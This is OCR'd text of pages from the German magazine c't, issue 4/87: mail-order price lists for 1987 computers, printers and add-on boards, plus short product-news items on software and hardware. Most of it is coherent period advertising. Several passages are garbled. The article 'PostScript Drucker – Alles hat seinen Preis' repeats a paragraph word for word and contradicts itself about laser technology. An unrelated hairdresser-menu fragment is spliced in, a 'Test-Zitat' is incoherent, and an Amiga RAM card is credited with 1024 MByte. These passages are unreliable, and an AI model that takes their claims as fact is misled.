Montag bis Freitag von 9.00 — 13.00 Uhr und 14.30 — 18.00 Uhr. Samstags ist nur unser Ladengeschäft von 9.00 — 13.00 Uhr geöffnet (telefonisch sind wir an Samstagen nicht zu erreichen!).

Sie erreichen uns über die Autobahn A1 Abfahrt Münster-Nord — B54 Richtung Steinfurt/Gronau — Abfahrt Altenberge/Laer — in Laer letzte Straße vor dem Ortsausgang links (Schild „Marienhospital“) — neben der Post (ca. 10 Autominuten ab Münster/Autobahn A1).

EIN PREISVERGLEICH LOHNT SICH!

commodore

COMMODORE AMIGA 2000
deutsche Tastatur, 1 MByte RAM, incl. einem eingebauten 3 1/2" Floppy 880 K, Maus, incl. AMIGA RGB-Farbmonitor und diverser Software nur 2995,—
Laut Hersteller ab April '87 lieferbar.
Mit Lieferengpässen während der Einführungsphase muß gerechnet werden.

COMMODORE RGB-Farbmonitor 1081 für AMIGA 1000 nur noch 798,—

PREISENKUNDE bei vielen Artikeln!
COMMODORE PC 10-II, 512 K RAM, dt. Tastatur, 8088 CPU, Farbgrafikkarte (AGA-Karte), 2 Floppies à 360 K incl. MS-DOS 2.11, BASIC und Monochrom-Monitor nur noch 2345,—

COMMODORE PC 20-II, wie PC 10-II, jedoch mit 1 Floppy 360 K u. 20-MByte-Festplatte nur noch 3098,—

COMMODORE PC 40, IBM-AT-kompatibel, 1 Floppy 1.2 MB, 20-MB-Harddisk, incl. Farbgrafikkarte (AGA-Karte), Monochrom-Monitor, MS-DOS 3.2 nur 5445,—

PLANTRON

PLANTRON PT-LC, Taktfrequenz 4.77 MHz/8 MHz, IBM-kompatibel, 256 K RAM, CPU 8088, 1 Floppy 360 K nur 1395,—

PLANTRON PT-LC/20, wie oben, jedoch mit 20-MByte-Festplatte nur 2645,—

PLANTRON PT-XT Turbo, Taktfrequenz 4.77 MHz/8 MHz, IBM-kompatibel, 256 K RAM, CPU 8088, 2 Floppies à 360 K nur 1865,—

PLANTRON PT-XT/20 Turbo wie oben, jedoch 2 Floppies à 360 K und 20-MB-Festplatte nur 3095,—

PLANTRON PT-AT/20, IBM-AT-kompatibel, 640 K RAM, mit einem Floppy 1.2 MB und 20-MB-Festplatte nur 4645,—

Alle obigen Geräte incl. MS-DOS 3.2, BASIC und Monochrom-Gratikkarte.

NEU: PLANTRON PT-386, CPU 80386, 16-MHz-Taktfrequenz, 512 K RAM, EGA-Gratikkarte, 1 Floppy 1.2 MByte, 2 Festplatten à 21 MByte incl. MS-DOS 3.2 und BASIC nur 13495,—

SHARP

SHARP PC 1600 Taschencomputer, 96 K ROM, 16 K RAM nur 689,—

SHARP CE 1600 P 4-Farben-Drucker/Plotter, A4-Format nur 689,—

SHARP CE 1600 F Floppy 2.5" nur 479,—



ATARI-Computer weit unter den unverbindlich empfohlenen Verkaufspreisen von ATARI.

MATRIX- und TYPENRADDRUCKER



PREISENKUNDE: STAR NL 10 Matrix-Drucker incl. Cartridge nur 648,—
(Bitte angeben, ob Centronics-, IBM- oder Commodore-Cartridge gewünscht.)

PREISENKUNDE: STAR NX 15 Matrix-Drucker nur noch 998,—

STAR NB 15 Matrix-Drucker 2348,—

STAR SD 10 Matrix-Drucker 955,—

STAR SD 15 Matrix-Drucker 1245,—

STAR SR 10 Matrix-Drucker 1245,—

STAR SR 15 Matrix-Drucker 1489,—

Alle Preise mit engl. Handbuch, deutsche Handbücher DM 26,—/St.

SEIKOSHA

SEIKOSHA SL-80AI, 24-Nadel-Matrixdrucker mit engl. Handbuch nur 998,—

Panasonic

KX-P 1080 Matrix-Drucker 489,—

KX-P 1091 Matrix-Drucker 679,—

KX-P 1092 Matrix-Drucker 898,—

Alle Preise incl. deutschem Handbuch.

TAXAN

TAXAN-Drucker und TAXAN-Monitore auf Anfrage.

NEC

NEC-24-Nadel-Matrix-Drucker zu interessanten Preisen.

C.I.TOH

NEU: SUPER-RITEMAN F+II nur 695,—

PREISENKUNDE:

SUPER-RITEMAN C+ 675,—

C. ITOH TPX 80 Thermo-Transfer-Farbdrucker nur 699,—

Alle Preise incl. deutschem Handbuch.

FUJITSU

FUJITSU-Drucker auf Anfrage.



Matrix-Drucker 120 D nur 465,—

Matrix-Drucker MSP 10e 775,—

Matrix-Drucker MSP 15e 979,—

Alle Preise incl. deutschem Handbuch.

Auf CITIZEN-Drucker haben Sie 2 Jahre Herstellergarantie.

BROTHER

BROTHER M 1109 Matrix-Drucker 545,—

BROTHER HR-25XL Typenraddrucker 1245,—

BROTHER Twinriter 5 2948,—

Neue Modelle:

BROTHER M 1709 Matrix-Drucker 1385,—

BROTHER HR 20 Typenraddrucker 998,—

EPSON

EPSON FX 800 Matrix-Drucker nur 939,—

EPSON FX 1000 Matrix-Drucker 1220,—

EPSON EX 800 Matrix-Drucker 1330,—

EPSON EX 1000 Matrix-Drucker 1679,—

EPSON JX 80 Farbdrucker 1389,—

EPSON Hi 80 Plotter 1198,—

EPSON LQ 800 Matrix-Drucker 1498,—

EPSON LQ 1000 Matrix-Drucker 1948,—

EPSON IX 800 Tintenstr.-Drucker 1589,—

Weitere EPSON-Drucker auf Anfrage.

OKIDATA

Wir führen die OKI Microline Serie 1XX, die OKI Microline Serie 2XX und OKI-Laserdrucker in verschiedenen Versionen zu interessanten Preisen.

JUKI

JUKI 6100 Typenraddrucker 798,—

JUKI 5510 Matrix-Drucker 989,—

JUKI 5520 Farb-Matrix-Drucker 1279,—

JUKI 2200 Schreibmaschine mit Centronics- oder V.24-Interface nur 699,—



TRIUMPH-ADLER-Drucker auf Anfrage.

Schneider

SCHNEIDER PC-Serie, CPU 8086, IBM-kompatibel, 512 K RAM, Centronics- und RS232-Schnittstelle, Farbgrafikkarte, deutsche Tastatur, Maus, komplett mit MS-DOS 3.2, GEM und diverser Software

SCHNEIDER PC MM/SD, mit einem Floppy 360 K und Monochrom-Monitor 1859,—

SCHNEIDER PC MM/DD, mit zwei Floppies à 360 K und Monochrom-Monitor 2325,—

SCHNEIDER PC CM/SD, mit einem Floppy 360 K und Farbmonitor 2325,—

SCHNEIDER PC CM/DD, mit zwei Floppies à 360 K und Farbmonitor 2785,—

Weitere Modelle sowie SCHNEIDER JOYCE-Serie zu unseren bekannt günstigen Preisen.

TANDON

TANDON PC, 256 K, CPU 8088, IBM-PC-kompatibel incl. 14"-Monochrom-Monitor, dt. Tastatur, MS-DOS 2.11 und GW-BASIC mit 2 Floppies à 360 K 2989,—

XPC 10, 10-MB-Platte, 1 Floppy 3735,—

XPC 20, 20-MB-Platte, 1 Floppy 3975,—

TANDON PCA, 512 K RAM, CPU 80286, IBM-AT-kompatibel, 1 Floppy 1.2 MB incl. 14"-Monochrom-Monitor, dt. Tastatur, MS-DOS 3 und GW-BASIC 5589,—

PCA 20, mit 20-MB-Platte 6375,—

PCA 30, mit 30-MB-Platte 6689,—

PCA 40, mit 40-MB-Platte 6689,—

Aufpreis für Farbgrafikkarte und Farbmonitor (anstatt Monochrom-Monitor) für alle Modelle 890,—

Panasonic

PREISENKUNDE! PANASONIC Portable-Computer RL-H 7000WB, IBM-kompatibel, 256 K RAM, 2 Floppies à 360 K, eingebauter 9"-Monitor grün, Farbgrafikkarte, eingebauter Thermodrucker incl. MS-DOS 2.11 usw. nur 2495,—

TOSHIBA

TOSHIBA T 1100 Portable, 256 K RAM, IBM-kompatibel, einem 3.5"-Floppy 720 K, LCD-Bildschirm, 80 Zeichen x 25 Zeilen, Centronics-Schnittstelle, dt. Tastatur, Akku-Betrieb nur 2598,—

Weitere TOSHIBA-Computer auf Anfrage.



ZENITH Z 148 College PC, 512 K RAM, CPU 8088-2 (8 MHz/4.77 MHz), IBM-kompatibel, 2 Floppies à 360 K, Centronics- und V.24-Schnittstelle, Farbgrafikkarte, incl. MS-DOS 3.1, GW-BASIC und Monochrom-Monitor Preissenkung 2198,—

Weitere ZENITH-Computer auf Anfrage.

7 Monate Garantie!

Wir führen Computer, Drucker, Peripherie und Zubehör von über 25 Markenherstellern!

Bitte ausschneiden und einsenden an:
Microcomputer-Versand Ernst Mathes GmbH, Pohlstr. 28, 4419 Laer

c't 4/87

Absender:

- Ich bitte um Zusendung Ihrer kostenlosen Gesamtpreisliste
- Ich bitte um Zusendung von Informationsmaterial über folgende Produkte:

Fordern Sie bitte kostenlos die aktuelle Preisliste über unser gesamtes Lieferprogramm an, oder besuchen Sie uns. Selbstverständlich können Sie auch telefonisch bestellen. Preise zuzüglich Versandselbstkosten. Versand per Nachnahme. Alle Preise beziehen sich auf den vollen Lieferumfang, wie vom Hersteller angeboten. Das Angebot ist freibleibend. Liefermöglichkeiten vorbehalten. Bei großer Nachfrage ist nicht immer jeder Artikel sofort lieferbar. Preise gültig ab 18. 3. 87.

MICROCOMPUTER-VERSAND
ernst mathes GmbH

Pohlstraße 28, 4419 Laer, Telefon 02554/1059

Mauerblümchen der Datenbank-Tools

Vom deutschen Markt bisher fast unbemerkt, vermarktet die Firma SoftCraft in Texas seit gut fünf Jahren das Datenbank-Tool 'Btrieve'. Den Vertrieb in der Bundesrepublik übernimmt jetzt die deutsche Firma K + S computing.

Btrieve bietet Utilities zur Entwicklung von Datenbank-Anwendungen und Schnittstellen zu verschiedenen Programmiersprachen. Als Besonderheit hebt die Vertriebsfirma die Schnelligkeit der Zugriffsroutinen (was angesichts der Tatsache, daß Btrieve vollständig in Assembler programmiert ist, wohl zutreffen kann) und das absturzsichere Verhalten des Tools hervor.

Das Datenbank-Tool (und ein Handbuch mit 500 Seiten in englischer Sprache) ist für knapp 750 DM erhältlich. Es ist frei von Lizenzgebühren, jedoch müssen erstellte Programme bei SoftCraft in Texas registriert werden.

K + S computing GbR, Belderberg 19, 5300 Bonn 1, 02 28/69 30 96



Sicherheit für Atari-Platte

Das GEM-unterstützte Programm Diskmenu von Computerware sichert eine beliebige Auswahl der Dateien einer Festplatte in gepackter Form auf Diskette. Große Dateien werden dabei auf mehrere Disketten verteilt. Außerdem können die gesicherten Dateien auch wieder einzeln zurückgelesen werden. Mit dem Programm

kann auch die Platte überprüft und eine Statistik der Cluster-Belegung erstellt werden. Diskmenu mit deutscher Anleitung kostet 98 DM.

Gerd Sender, Moselstraße 39, 5000 Köln 50, 02 21/39 25 83

Zugriff auf 400 GByte mit BetterBASIC

Das Zusatzmodul 'VM-Manager' zum 'BetterBASIC' für PCs ermöglicht die direkte Adressierung von theoretischen 400 Gigabyte. Dieser Speicherbereich wird virtuell verwaltet, das heißt, daß diejenigen Hauptspeicherbereiche, auf die am seltensten zugegriffen wird, auf die Festplatte oder ein anderes Speichermedium ausgelagert und dafür im Austausch häufiger benutzte Speicherbereiche in den Hauptspeicher gelesen werden.

Der VM-Manager unterstützt dem LIM/EMS-Standard entsprechende 8-MByte-Speichererweiterungen. Er ist außerdem in einer Netzwerkversion verfügbar. Den VM-Manager vertreibt K + S zum Preis von rund 300 DM.

Weiterhin bietet K + S zum BetterBASIC an: die Programmsammlung BetterTOOLS, ebenfalls zum Preis von 300 DM, und ein BCD-Modul für kaufmännisches Rechnen, das 250 DM kosten soll. Das BetterBASIC selbst ist auch für rund 500 DM bei K + S erhältlich.

K + S computing GbR, Belderberg 19, 5300 Bonn 1, 02 28/69 30 96

GFA in der PC-Welt

Zwei Programme für die PCs von Schneider und Atari bringt GFA heraus. 'GFA-DESK' bietet Adreßverwaltung mit integrierter Textverarbeitung, was beides durch eine Serienbriefstellung verknüpft wird. Dieses Programm ist für knapp 100 DM zu erhalten.

Mit dem Fakturierungsprogramm 'GFA-Fakt' läßt sich auch die Lagerhaltung verwalten. Das Programm zum Preis von rund 150 DM enthält auch schon die genannten Leistungen von 'GFA-DESK'.

GFA Systemtechnik GmbH, Heerdter Sandberg 30, 4000 Düsseldorf 11, 02 11/58 80 11

Alle reden davon, wir haben's

DESKTOP-PUBLISHING

SOFTWARE	Unison World Lexisoft Univation	Newsmaster Spellbinder Ventura Publisher	nur DM 298,— DM 1.598,— DM 2.598,—
HARDWARE	ATI jede Software zu jeder Zeit auf jedem Monitor Video 7 Grafikauflösung bis zu 752x410 bzw. 640x480 Bildpunkte Hercules enthält hardwareunterstützten Zeichengenerator Scanner auf Anfrage!	EGA — Wonder — Card VEGA Deluxe Grafikkarte PLUS	DM 998,— DM 1.449,— DM 598,—




Electronic GmbH

Balanstraße 385
8000 München 90

Telefon 0 89 / **6 111 000**



Halle 5, ADEC-Stand B 24



Grafik-Software für VAX

Grafikprogrammierern hat PVI neue Software anzubieten: 'DI-3000 XPM' ist ein System zur Verwaltung grafischer Daten, mit dessen Hilfe 2-D- oder 3-D-Grafiken konstruiert, modelliert oder simuliert werden können. Die erweiterte Version von 'AddSys-3000' dient als Ergänzungspaket und unterstützt die Serie 41XX der Tektronix-Terminals. Ein komplettes 'DI-3000 XPM'-System für eine Mikro-VAX ist gegen die Lizenzgebühr von 30 780 DM zu haben. Die Preise für 'AddSys-3000' liegen je nach verwendetem Terminal zwischen 10 260 und 25 650 DM.

PVI Precision Visuals GmbH, Hahnstr. 70, 6000 Frankfurt/Main, 71, 0 69/66 66 59 7

Backup im Netz

Für den Einsatz mit Tape-Streamern von Genoa gibt es jetzt die passende Software, um in NOVELL-Umgebung transparente Datensicherung zu bewerkstelligen. 'GENware' sichert die Daten dateiweise und on-line, wobei es in der Lage ist, auf entfernte Platten zuzugreifen, ohne daß andere Netzteilnehmer unter Störungen zu leiden hätten. NOVELL-spezifische Security-Files und Hidden-System-Files können unter Beibehaltung der Datei-Attribute mitgesichert werden. GENware wird zum Preis von rund 610 DM angeboten.

TIM, Schoßbergstr. 21, 6200 Wiesbaden, 0 61 21/2 71 11

Zwei Compiler für die CPU 80386

Die Compiler 'High C' und 'Professional Pascal' von MetaWare sollen laut Distributor Buchdata die Leistungsfähigkeit der 80386-CPU voll ausnutzen. Beide Compiler können auf DOS-Rechnern ab Version 2.0

eingesetzt werden, die erzeugten Programme nutzen die 32 Bit Registerbreite und sind unter MSDOS 3.x ablauffähig. Der erzeugte Objekt-Code kann mit dem Linker PharLap 386/Link, der ebenfalls bei Buchdata erhältlich ist, gebunden werden. Zu jedem Compiler gehören zwei Fließkomma-Bibliotheken; eine verlangt den 80387-Coprozessor, die andere soll ihn durch Emulation ersetzen. Für jeden Compiler sind rund 2300 DM zu veranschlagen.

Buchdata, Hanauer Landstr. 220, 6000 Frankfurt/M. 1, 0 69/49 03 66

Low-cost-CPU Z8005


Mit der Z8005 bietet Zilog eine Low-cost-Version der Z8000-CPU an, die 2 MByte adressieren sowie mit 6 oder mit 10 MHz laufen kann. Sie soll software-kompatibel zur normalen Z8001/2 sein, ist aber nur im 44-Pin-PLCC-Gehäuse erhältlich. Der Kaufpreis der CPU liegt bei 10 DM.

Zilog GmbH, Eschenstr. 8, 8028 Taufkirchen, 0 89/6 12 60 46-49

Neuer V.24-Treiber

Wie der Vorgänger MAX232 bietet der neue MAX233 zwei Treiber und Empfänger nach der Spezifikation RS-232-C. Mittels eingebauter Spannungswandler erzeugt er aus einer einfachen 5-V-Versorgung die Pegel +10V und -10V für die RS-232-Treiber. Im Gegensatz zum Vorgänger benötigt der neue Baustein keine externen Kondensatoren für die Spannungswandlung, sie sind beim MAX233 bereits eingebaut. Sein Preis liegt bei 34 DM.

Spezial-Electronic, Kreuzbreite 14, Postfach 1308, 3062 Bückeburg 1, 0 57 22/20 30



Menü
für Dienstag, 21. März 1987

Bringen Sie frischen Wind in Ihr Haar

Frühjahrsfrisur!

Montag, 23. März 1987

DM 15,00

grigio non troppo

negro non troppo

EDTZ

PostScript Drucker - Alles hat seinen Preis
Immer mehr Firmen kommen mit zumeist billigen Laserdruckern auf den Markt. Wie kommt es zu so eklatanten Preisdifferenzen zwischen teuren und billigen Druckern?

Die zwei Kompromisse von Drucken ist offensichtlich: die zu geringe Auflösung und die zu geringe Geschwindigkeit. Diese Drucker verfügen über eine Laser-Technologie, die sie schneller und billiger macht als Laser-Drucker. In Grafikdruckern ist die Auflösung typischerweise 300 bis 600 Punkte pro Zoll (DPI) und die Geschwindigkeit ist typischerweise 1 bis 2 Seiten pro Minute (SPM). Die Auflösung ist typischerweise 300 bis 600 Punkte pro Zoll (DPI) und die Geschwindigkeit ist typischerweise 1 bis 2 Seiten pro Minute (SPM).

Die zwei Kompromisse von Drucken ist offensichtlich: die zu geringe Auflösung und die zu geringe Geschwindigkeit. Diese Drucker verfügen über eine Laser-Technologie, die sie schneller und billiger macht als Laser-Drucker. In Grafikdruckern ist die Auflösung typischerweise 300 bis 600 Punkte pro Zoll (DPI) und die Geschwindigkeit ist typischerweise 1 bis 2 Seiten pro Minute (SPM). Die Auflösung ist typischerweise 300 bis 600 Punkte pro Zoll (DPI) und die Geschwindigkeit ist typischerweise 1 bis 2 Seiten pro Minute (SPM).

Ventura Publisher Edition

der "Fotosatz" in Ihrem PC

oder wie fertigen Sie heute Ihre

- Dokumentationen
- Geschäftsberichte
- Preislisten
- Kataloge
- Werbeprospekte
- Einladungen
- Speisekarten
- und und und....

Wir zeigen Ihnen gerne die Technik von heute auf Ihrem IBM PC oder kompatiblen Rechner.

Ihren Erfordernissen entsprechend rüsten wir Sie mit erprobter Peripherie wie Laserdruckern, Scannern, Grafikkarten und Ganzseitenbildschirmen aus.

Wir schulen Sie und Ihre Mitarbeiter, damit das neue Medium DESKTOP PUBLISHING optimal genutzt werden kann.

Die Ventura Publisher Edition ist von XEROX und kostet: DM 3.277,50

EDTZ Alles was Grafik ist!

Preis lädt ein

Xerox® ist reg. Warenzeichen der Xerox Corp.
Ventura™ ist ein Warenzeichen der Ventura Software Inc.

EDTZ Hard & Softwarebüro
Ewald Dotzauer
Haidgraben 3, 8012 Ottobrunn
Telefon 089/6098095


Datenbuch auf Disks

Die D.A.T.A.Inc., Herausgeberin von Nachschlagewerken der Elektronik, hat jetzt Teile des 'D.A.T.A.BOOKs SM - Memory ICs' als Datenbank auf Disketten zum Einsatz auf IBM-Rechnern herausgebracht. Ein Vollpaket auf mehreren Disketten zum Preis von 530 DM (Einführungspreis: 425 DM) bietet Informationen über den Markt von RAMs, ROMs oder PALs (weitere Pakete sind in Vorbereitung). Zum sinnvollen Einsatz ist eine Hard-Disk mit mindestens 10 MByte Kapazität vonnöten.

IWT Verlag GmbH, Wendelsteinstr. 3, 8011 Vaterstetten, 0 81 06/ 3 10 17

VME-Bus-System

Insgesamt 12 Steckplätze für VME-Bus-Karten im Doppel-Euro-Format bietet das Force-Focus 32 PDOS System 21 A.



Das Motherboard des Systems ist ein 16-Lagen-Multilayer, und das 464-Watt-Schaltnetzteil liefert allein auf der 5-V-Leitung 64 Ampere bei einem Wirkungsgrad von 75%. Zu der Standard-Konfiguration mit 6 Karten gehören natürlich eine CPU-Karte mit 68020 (20 MHz) und 68881 sowie insgesamt 1536 KByte statisches Zero-Wait-State-RAM. Die Karte ISIO-1 stellt acht serielle Kanäle mit dem DUSCC 68562 zur Verfügung, deren Betrieb von einem eigenen 68010 mit board-residenter Firmware über einen speziellen Makrobefehlssatz gesteuert wird. Dank eines 128-KByte-Dual-Port-RAM kann auf allen I/O-Kanälen mit bis zu 19 200 Baud gearbeitet werden. Die Karte ISCSI-1 kontrolliert den Zugriff

auf ein 170-MByte-Winchester-Laufwerk und auf ein 1-MByte-Disk-Drive. Optional kann ein 50-MByte-Streamer angeschlossen werden. Als Betriebssystem bietet Force eine für den 68020 optimierte Version von PDOS an, das sich besonders für industrielle Echtzeitanwendungen eignet. Das Gehäusekonzept erlaubt den Betrieb als Tischgerät und als Standeinheit (Tower). Der Preis für die beschriebene Konfiguration beträgt 51 243 DM.

Force Computers GmbH, Daimlerstraße 9, 8012 Ottobrunn/München, 0 89/60 091-0

RAM-Disk als Slot-Karte

In SMD-Technologie hat Gerloff eine harte RAM-Disk für IBM-Kompatible realisiert. Die 'CARDISK' mit 360/720 KB ist unter MSDOS einsetzbar und wird gegenüber einer normalen RAM-Disk mit folgenden Vorzügen angepriesen: Sie belegt nur 1 KByte im Hauptspeicher, greift durch DMA-Transfer schnell auf Daten zu, ist batteriegepuffert und ermöglicht Datenschutz per Paßwort. Die 'CARDISK' kostet 1 020,30 DM und ist gegen einen Aufpreis von 68,40 DM mit Boot-EPROM lieferbar, so daß sie auch ohne Diskettenlaufwerk betrieben werden kann.

Gerloff, König-Heinrich-Weg 9a, 2000 Hamburg 61, 0 40/5 52 65 87

RAM-Karte für Amiga

Bis zu 1024 MByte zusätzlichen Arbeitsspeicher bietet die RAM-Erweiterung mtr1024. Sie belegt nicht den Expansionbus und erlaubt dank eigenem Refresh-Controller schnellen Speicherzugriff ohne Wait-Zyklen im Adreßraum des 'Fast RAM'. Die Kartenadresse läßt sich mittels Steckbrücken im Bereich von \$200000 bis \$A00000 einstellen. Der Einsatz mehrerer Speicherkarten im System ist möglich. Die Installation und Einbindung in das Betriebssystem geschieht mit den Befehlen 'addmem' und 'old'. Die Karte ist sowohl als Leerplatine als auch voll- oder teilbestückt und geprüft erhältlich. Sie kostet leer/0K/512K/1024K: 198/538/668/798 DM.

MMC Michael Müller Computertechnik, Pingsdorfer Straße 143a, 5040 Brühl, 0 22 32/4 71 05

Stromsparendes CMOS-EPROM

Bei Zugriffszeiten von 90 und 70 Nanosekunden begnügt sich das von WaferScale Integration entwickelte CMOS-EPROM 'WSS57C128F' mit einer Stromaufnahme von weniger als 50 mA, die im Standby-Betrieb auf weniger als 15 mA zurückgeht. Wegen seiner hohen Geschwindigkeit ist dieses 16-KByte-EPROM vor allem für den Einsatz in Mikrocomputersystemen interessant, die mit hoher Taktfrequenz und ohne Wartezyklen arbeiten.

Bacher GmbH, Sendlinger Str.64, 8000 München 2, 0 89/26 50 94

Grafiksysteme am VME-Bus

Mit dem VME-Bus-Grafik-Interface 'HRG2' hat die Firma Eltec ihre Angebotspalette erweitert. Bei einem Stückpreis von knapp 3400 DM vereinigt das HRG2 folgende Eigenschaften:

Die Rasterauflösung ist programmierbar bis 2048 Punkte horizontal; die Punktfrequenz wird durch einen steckbaren Quarzoszillator festgelegt und soll bis 64 MHz reichen, womit die Standard-CAD-Auflösung von 1024 x 786 Pixels mit 60 Hz Bildwiederholffrequenz erreicht wird.

Weitere Eigenschaften sind Video-Zoom sowie Blinken, und je nach Monitor können bis zu 16 Farben oder Graustufen erzeugt werden. Für Low-cost-Systeme interessant ist die Möglichkeit, auch CGA-, EGA- oder PGA-Monitore betreiben zu können.

Durch direkten Zugriff vom VME-Bus auf den 512 KByte


großen Bildwiederholtspeicher sind Bilddaten schnell zu transportieren und zu modifizieren, wodurch etwa window-orientierte Bedieneroberflächen und Visualisierung von Bilddaten unterstützt werden.

Um dem Anwender die Programmierung des HRG2-Grafik-Controllers NEC 7220(A)-2 abzunehmen, bietet Eltec das Grafikpaket 'HiResPac' an. Für Anwendungen im Bereich Prozeß-Visualisierung steht das Paket 'PVE' zur Verfügung, und ein HRG-Device-Treiber für das Eltec-GKS-System befindet sich in der Entwicklung.

Eine IGA-Schnittstelle (Intelligent Graphics Adaptor) ermöglicht es, ein Slave-Prozessor-Board SL20 zuzurüsten und damit ein grafisches Subsystem aufzubauen. Dies gilt auch für Eltecs Grafikkarten der Baureihe PIG. In einem solchen Subsystem erledigt der lokale Prozessor MC68020 des SL20 einen Großteil des grafischen Rechenaufwandes und entlastet damit den Hauptprozessor. Die Ansteuerung des Grafik-Controllers geschieht deshalb ebenfalls lokal, nicht über den VME-Bus. Der Preis für ein solches Subsystem mit SL20 und HRG2 liegt unter 11 400 DM.

Für seine VME-Bus-Baugruppe PPI hält Eltec das Bildbearbeitungspaket 'TopPic' in der Version 2.0 zum Preis von rund 21 000 DM bereit, die durch eine Reihe interaktiver Operationen erweitert wurde. Dem Programmierer ist das Paket auch als C-Library zugänglich. Gegenwärtig ist TopPic unter OS9-68000 implementiert; eine Implementation für UNIX V befindet sich in Vorbereitung.

Eltec Elektronik GmbH, Galileo-Galilei-Str. 11, 6500 Mainz 42, 0 61 31/5 06 30




Blockdiagramm HRG-2

Egal
was kommt,
immer den Durchblick
behalten...

HOTLINE 0208 - 645050

EGA
ENHANCED GRAPHIC ADAPTER



DISK-DRIVE

TEAC



40 Tr. 0.5 MB **275.- DM**
80 Tr. 1.0 MB **335.- DM**
80 Tr. 1.6 MB **345.- DM**

NEU: Jetzt mit Hercules Emulation

Inklusiv ausführlicher Beschreibung und Software (PC-Paintbrush)
Technische Daten:
100% kompatibel mit IBM EGA-Card,
Color Graphic Card & Hercules
Monochrome Graphic Card.
256 kByte Bildschirmspeicher
Lightpen-Anschluß
Emulation des Hercules Monochrome Adapters. Anschluß an EGA-Monitore,
RGB-Monitore, TTL-Monitore, BAS-Monitore.

DM 895.-



Test-Zitat
aus c't 10/86
Der Hornet-AT zeigte sich insgesamt als überlegener Maschinengriffen wurde, wenn es darum geht, Features an anderen Maschinen zu testen.
Für die trotz vollem Ausbau schon lange als Produkt für diese ordentlich zusammengebaute Maschine zu gelten.

AT

Computer-Systeme


ab DM **2995.-**

FESTPLATTE 22 MB formatiert inclusive Controller und Kabel für IBM & Kompatible

nur **1195.- DM**

TAPE IT

STREAMER 10 MB **1195.- DM**



STREAMER 20 MB **1895.- DM**

60 MB
STREAMER **2795.- DM**

Alle Streamer in 5 1/4 Zoll Slim Line Version mit Controller und Software für IBM und kompatible Geräte

OR LOSE IT!

80386 Computer-Systeme
Network-Systeme (Auf Anfrage)

1695.- DM



+



EGA-KIT bestehend aus High-Resolution Monitor 14 Zoll, Color, RGB 15,75 kHz u. 21,85 kHz, IBM-Monitor Design + EGA Grafik Adapter und Demonstrations-Diskette als preiswertes Ausrüstkit für XT u. AT-Computersysteme.



+



645.- DM

ADI-KIT ADI-Monitor DM-14 (TTL-14 Zoll) inclusive Monochrom-Gratik-Adapter mit Printer-Schnittstelle (Hercules kompatibel) und Emulation-Software

MONITORE

12" & 14"

Datenmonitore grün, amber & white

12" TTL > 25 MHz **295.- DM** 14" TTL > 25 MHz **345.- DM**
12" BAS > 25 MHz **275.- DM** (ADI like, grün & amber)



TTL

EGA-Monitor Color, RGB 0,31 Dot **1295.-**

AKTUELLE NEWS

PC - XT

Motherboard 640k	395.- DM
Turbo/Board 8 MHz	475.- DM
Floppy-Contr. (4 Dr.)	95.- DM
Floppy-Contr. 1.2 MB	295.- DM
Multifunktionskarte (Uhr, Floppy, Game, Printer, Serial)	325.- DM
Multifunktionsk. 384KB (Uhr, Printer, Serial)	295.- DM
Harddisk-Controller (2x 32 Mega-Byte)	375.- DM
Harddisk-Contr. 50% more (50% mehr Kapazität)	645.- DM
Monochrome-Graphic (Hercules komp. m. Software)	245.- DM
Color-Graphic-Card	195.- DM
RAM-Card 512k Byte	145.- DM
Above Board 2 MB (Intel komp. m. Software)	495.- DM
Copy-Board incl. Software (kopiert jede Software analog)	375.- DM
Clock-Card (batteriegep.)	125.- DM
Clock-Card & RS 232C	195.- DM
Printer-Card (Centr.)	75.- DM
Printer-Buffer 64k Byte	195.- DM
Serial-Card RS 232 C	95.- DM
AD/DA Wandler	295.- DM
Prototype Board	65.- DM
Tastatur DIN o. ASC II (Cherry switch)	195.- DM
Tastatur m. ext. Cursorblock	245.- DM
Gehäuse (Lautspr. u. Befestigungszubehör)	165.- DM
Netzteil 140 Watt	225.- DM
Eprom-Writer (XT/AT) (Software u. 4fach-Adapter)	495.- DM
TEAC FD 55 B/V	275.- DM
TEAC FD 135 3 1/2"	395.- DM
TEAC FD 55 F/V	335.- DM
TEAC FD 55 F/V (40/80) (umschaltbar auf 40/80 Track)	365.- DM

